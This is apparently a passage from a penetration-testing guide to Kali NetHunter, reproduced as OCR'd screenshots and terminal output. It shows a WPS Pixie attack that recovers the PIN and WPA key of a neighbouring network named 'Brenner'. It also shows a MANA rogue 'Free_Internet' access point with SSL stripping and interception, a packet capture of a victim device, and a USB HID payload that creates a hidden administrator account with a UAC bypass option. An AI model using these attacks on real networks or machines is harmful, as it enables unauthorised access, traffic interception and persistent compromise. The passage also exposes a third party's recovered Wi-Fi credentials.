

5:23
1) root@kali: ~
11 HP-Print-F2-Photo... 11 WPA2 35db no
12 \x00\x00\x00\x00\... 11 WPA2 34db wps
13 HOME-EE97-2.4 11 WPA2 33db wps
14 (7E:8F:E0:A5:1A:80) 6 WPA2 33db wps
15 Brenner 1 WPA2 33db wps client
16 HOME-717C-2.4 11 WPA2 32db wps
17 CenturyLink1507 11 WPA2 32db wps client
18 Mac3 6 WPA2 32db wps
19 MDH WLAN 6 WPA2 32db wps
20 Baird-2.4 1 WPA2 31db wps
21 HOME-4D12 6 WPA2 30db wps
22 WiFiFoFum 6 WPA2 30db wps
23 (00:71:C2:66:B9:59) 11 WPA2 29db wps
24 CenturyLink2834 6 WPA2 29db wps
25 (D8:97:BA:B0:31:D9) 1 WPA2 29db wps
26 HR-HOME 6 WPA2 29db wps client

```
[+] select target numbers (1-57) separated by commas, or 'all': 15

[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack:  attempting to crack and fetch psk...

[+] PIN found:     42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
       found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648


[+] disabling monitor mode on wlan1mon... done
[+] quitting
```


10:48
Mana Wireless Toolkit
EDIT SOURCE
hostapd-karma.conf
hostapd-wpe.conf
The hostapd configuration file used by Mana.
Interface
wlan1
BSSID
00:11:22:33:44:00
SSID
Free_Internet
Channel
6
Enable karma
0
karma loud
0
UPDATE



12:11
2) MANA-FULL
-- wlan1: flushing interface --
-- wlan1: setting ip --
-- wlan1: starting the interface --
-- wlan1: setting route --
Configuration file: /sdcard/nh_files/configs/hostapd-karma.conf
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "Free_Internet"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
Internet Systems Consortium DHCP Server 4.3.1
Copyright 2004-2014 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/mana-toolkit/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on   LPF/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1k 8 Jan 2015 (100010bf)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEG
OTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION_RESUMPTION_ON_RENEGOTIATION SSL_OP_TLS
_ROLLBACK_BUG
compiled against libevent 2.0.19-stable
rtlinked against libevent 2.0.21-stable
4 CPU cores detected
proxyspecs:
- [0.0.0.0]:10025 tcp plain netfilter
- [0.0.0.0]:10465 ssl plain netfilter
- [0.0.0.0]:10110 tcp plain netfilter
- [0.0.0.0]:10995 ssl plain netfilter
- [0.0.0.0]:10143 tcp plain netfilter
- [0.0.0.0]:10993 ssl plain netfilter
- [0.0.0.0]:10080 tcp http netfilter
- [0.0.0.0]:10443 ssl http netfilter
Loaded CA: '/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost/OU=MANA/CN=MANA/emailAddress=research@sensepost.
com'
Using libevent backend 'epoll'
Event base supports: edge yes, O(1) yes, anyfd no
Inserted events:
  0xa970f8 [fd 10] Read Persist
  0xa971cc [fd 11] Read Persist
  0xa9672c [fd 12] Read Persist
  0xa96794 [fd 13] Read Persist
  0xa9795c [fd 14] Read Persist
  0xa979c4 [fd 15] Read Persist
  0xa97a2c [fd 17] Read Persist
  0xa97a94 [fd 18] Read Persist
  0xa97b34 [fd 19] Read Persist
  0xa96fe8 [fd 8] Read Persist
  0xa97ba0 [fd 3] Signal Persist
  0xa97d50 [fd 1] Signal Persist
  0xa97e50 [fd 2] Signal Persist
  0xa97f50 [fd 13] Signal Persist


●●●●○ T-Mobile
10:49 AM
99%
Settings
Wi-Fi
Wi-Fi
Free_Internet
CHOOSE A NETWORK...
CBCI-39FE-2.4
CBCI-5BC5-2.4
CBCI-5BC5-5
Google Starbucks
ngHub_31944CN303FDB
SWirelessNW
xfinitywifi
Other...
Ask to Join Networks
Known networks will be joined automatically. If no known networks are available, you will have to manually select a network.


10:48
3) root@kali: ~
Last login: Sat Jul 2 17:09:52 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# tcpdump -i wlan1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:47:13.272301 IP 10.0.0.100.bootpc > 10.0.0.1.bootps: BOOTP/DHCP, Request from 64:a5:c3:da:30:dc (
oui Unknown), length 300
17:47:13.328392 IP 10.0.0.1.bootps > 10.0.0.100.bootpc: BOOTP/DHCP, Reply, length 309
17:47:18.643120 IP 10.0.0.100.63569 > google-public-dns-a.google.com.domain: 15463+ A? api-glb-lax.s
moot.apple.com. (45)
17:47:19.350273 IP google-public-dns-a.google.com.domain > 10.0.0.100.63569: 15463* 1/0/0 A 17.249.2
5.246 (61)
17:47:19.558891 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [S], seq 3714005262, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468195 ecr 0,sackOK,unknown-34], length 0
17:47:19.559044 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [S.], seq 2959393737, ack
3714005263, win 65535, options [mss 1460,sackOK,TS val 134857 ecr 737468195,nop,wscale 6], length 0
17:47:19.562126 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468197 ecr 134857], length 240
17:47:19.562217 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134857 ecr 737468197], length 0
17:47:19.940666 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944908 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944969 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 84
17:47:20.069877 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.070915 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.088157 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468722 ecr 134895], length 0
17:47:20.088707 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134910 ecr 737468722], length 0
17:47:20.091514 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468724 ecr 134910], length 0
17:47:20.103416 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [S], seq 1685482250, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468736 ecr 0,sackOK,unknown-34], length 0
17:47:20.103569 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [S.], seq 2301036937, ack
1685482251, win 65535, options [mss 1460,sackOK,TS val 134911 ecr 737468736,nop,wscale 6], length 0
17:47:20.105400 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468738 ecr 134911], length 240
17:47:20.105552 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134911 ecr 737468738], length 0
17:47:20.257988 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258201 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258323 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 84
17:47:20.264274 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.265129 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.277763 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468906 ecr 134927], length 0
17:47:20.278953 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134929 ecr 737468906], length 0
17:47:20.282036 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468909 ecr 134929], length 0
17:47:20.284233 IP 10.0.0.100.64523 > api-lax.smoot.apple.com.https: Flags [S], seq 2085324780, win


8:22
HID Attacks
PowerSploit
Windows CMD
This Windows CMD payload allows you to enter raw commands to a Windows command prompt. Hitting the list menu will allow you to choose keyboard layout or UAC bypass options.
Edit source
*ipconfig
net user offsec Nethunter! /add
net localgroup administrators offsec /add
LOAD FROM SDCARD
SAVE TO SDCARD
UPDATE



8:23
HID Attacks
UAC Bypass
Keyboard Layout
Execute Attack
Reset USB
PowerSploit
Windows CMD
This Windows CMD payload allows you to enter raw comma
prompt. Hitting the list menu will allow you to choose key
options.
Edit source
*ipconfig
net user offsec Nethunter! /add
net localgroup administrators offsec /add
LOAD FROM SDCARD
SAVE TO SDCARD
UPDATE


UAC Bypass:
No UAC Bypass
Windows 7
Windows 8
Windows 10
OK

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : Home
   Link-local IPv6 Address . . . . . : fe80::a410:d0b0:d3f8:df17%8
   IPv4 Address. . . . . . . . . . . : 192.168.0.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

```
C:\Windows\system32>net user offsec Nethunter! /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators offsec /add
The command completed successfully.
```


Appendix A: Supplementary Tools




